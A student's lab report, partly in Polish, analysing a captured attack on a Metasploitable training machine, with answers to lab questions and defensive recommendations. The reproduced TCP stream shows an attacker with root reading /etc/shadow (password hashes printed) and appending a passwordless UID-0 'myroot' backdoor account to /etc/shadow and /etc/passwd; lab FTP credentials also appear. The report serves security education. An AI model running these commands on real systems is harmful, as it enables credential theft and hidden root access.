

Mateusz Łapieś (mateusz.lapies@student.pk.edu.pl)

Sprawozdanie – lab2


1. **What kind of transactions occurred between the client and the server in this attack?**




```
SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup  >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
SRC:
DST: uKgoT8McFDrCw7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
SRC:
DST: metasploitable
DST:
SRC: ifconfig
SRC:
DST: eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
DST:           inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
DST:           inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
DST:           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
DST:           RX packets:117 errors:0 dropped:0 overruns:0 frame:0
DST:           TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
DST:           collisions:0 txqueuelen:1000
DST:           RX bytes:10294 (10.0 KB)  TX bytes:20187 (19.7 KB)
DST:           Interrupt:17 Base address:0x2000
DST:
```



```
DST:          Interrupt:17 Base address:0x2000
DST:
DST: lo        Link encap:Local Loopback
DST:          inet addr:127.0.0.1  Mask:255.0.0.0
DST:          inet6 addr: ::1/128 Scope:Host
DST:          UP LOOPBACK RUNNING  MTU:16436  Metric:1
DST:          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
DST:          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
DST:          collisions:0 txqueuelen:0
DST:          RX bytes:225633 (220.3 KB)  TX bytes:225633 (220.3 KB)
DST:
DST:
SRC: cat /etc/shadow
SRC:
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
DST: daemon:*:14684:0:99999:7:::
DST: bin:*:14684:0:99999:7:::
DST: sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
DST: sync:*:14684:0:99999:7:::
DST: games:*:14684:0:99999:7:::
DST: man:*:14684:0:99999:7:::
DST: lp:*:14684:0:99999:7:::
DST: mail:*:14684:0:99999:7:::
DST: news:*:14684:0:99999:7:::
DST: uucp:*:14684:0:99999:7:::
DST: proxy:*:14684:0:99999:7:::
DST: www-data:*:14684:0:99999:7:::
DST: backup:*:14684:0:99999:7:::
DST: list:*:14684:0:99999:7:::
DST: irc:*:14684:0:99999:7:::
DST: irc:*:14684:0:99999:7:::
DST: gnats:*:14684:0:99999:7:::
DST: nobody:*:14684:0:99999:7:::
DST: libuuid:!:14684:0:99999:7:::
DST: dhcp:*:14684:0:99999:7:::
DST: syslog:*:14684:0:99999:7:::
DST: klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
DST: sshd:*:14684:0:99999:7:::
DST: msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
DST: bind:*:14685:0:99999:7:::
DST: postfix:*:14685:0:99999:7:::
DST: ftp:*:14685:0:99999:7:::
DST: postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
DST: mysql:!:14685:0:99999:7:::
DST: tomcat55:*:14691:0:99999:7:::
DST: distccd:*:14698:0:99999:7:::
DST: user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
DST: service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
DST: telnetd:*:14715:0:99999:7:::
DST: proftpd:!:14727:0:99999:7:::
DST: statd:*:15474:0:99999:7:::
DST: analyst:$1$uvEqE7eT$x6gczc318aD6mhxOFZqXE.:17338:0:99999:7:::
DST:
SRC: echo "myroot::14747:0:99999:7:::" >> /etc/shadow
SRC:
SRC: grep root /etc/shadow
SRC:
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
DST: myroot::14747:0:99999:7:::
DST:
```



```
DST: myroot::14747:0:99999:7:::
DST:
SRC: cat /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
DST: games:x:5:60:games:/usr/games:/bin/sh
DST: man:x:6:12:man:/var/cache/man:/bin/sh
DST: lp:x:7:7:lp:/var/spool/lpd:/bin/sh
DST: mail:x:8:8:mail:/var/mail:/bin/sh
DST: news:x:9:9:news:/var/spool/news:/bin/sh
DST: uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
DST: proxy:x:13:13:proxy:/bin:/bin/sh
DST: www-data:x:33:33:www-data:/var/www:/bin/sh
DST: backup:x:34:34:backup:/var/backups:/bin/sh
DST: list:x:38:38:Mailing List Manager:/var/list:/bin/sh
DST: irc:x:39:39:ircd:/var/run/ircd:/bin/sh
DST: gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
DST: nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
DST: libuuid:x:100:101::/var/lib/libuuid:/bin/sh
DST: dhcp:x:101:102::/nonexistent:/bin/false
DST: syslog:x:102:103::/home/syslog:/bin/false
DST: klog:x:103:104::/home/klog:/bin/false
DST: sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
DST: bind:x:105:113::/var/cache/bind:/bin/false
DST: postfix:x:106:115::/var/spool/postfix:/bin/false
DST: ftp:x:107:65534::/home/ftp:/bin/false
```



```
DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
DST: bind:x:105:113::/var/cache/bind:/bin/false
DST: postfix:x:106:115::/var/spool/postfix:/bin/false
DST: ftp:x:107:65534::/home/ftp:/bin/false
DST: postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
DST: mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
DST: tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
DST: distccd:x:111:65534::/:/bin/false
DST: user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
DST: service:x:1002:1002:,,,:/home/service:/bin/bash
DST: te
DST: lnetd:x:112:120::/nonexistent:/bin/false
DST: proftpd:x:113:65534::/var/run/proftpd:/bin/false
DST: statd:x:114:65534::/var/lib/nfs:/bin/false
DST: analyst:x:1003:1003:Security Analyst,,,:/home/analyst:/bin/bash
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:
```

2. **What did you observe? What do the text colors red and blue indicate?**

   Można zaobserwować te same komendy, które były widoczne w Transkrypcie, kolor czerwony reprezentuje atakującego, niebieskie serwer.

   The attacker issues the whoami command on the target. What does this show about the attacker role on the target computer?

   Odpowiedź potwierdza, że atakujący otrzymał rolę roota (administratora).

   Scroll through the TCP stream. What kind of data has the threat actor been reading?

   nazwa hosta

   interfejsy sieciowe

   użytkownicy i uprawnienia

3. **What are the source and destination IP addresses and port numbers for the FTP traffic?**

   Source: 192.168.0.11 Destination: 209.165.200.235 Port: 52776/21

   What are the user credentials to access the FTP site?

   User: analyst

   Pass: cyberops

   What are the different types of files? Look at the MIME Type section of the screen.


   Dla 11.06.2020 był to jeden plik o typie text/plain.

   What is the MIME type, source and destination IP address associated with the transfer of the FTP data? When did this transfer occur?

   Type: text/plain, Source: 192.168.0.11, Destination: 209.165.200.235.

   June 11th 2020, 03:53:09.088

   What is the text content of the file that was transferred using FTP?



```
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:
```

   With all the information has gathered so far, what is your recommendation for stopping further unauthorized access?

   Należy ograniczyć dostęp dla Destination IP do sieci / maszyny. Ograniczyć dostęp użytkowników do FTP. Zabezpieczyć połączenie przechodząc z FTP na FTPs.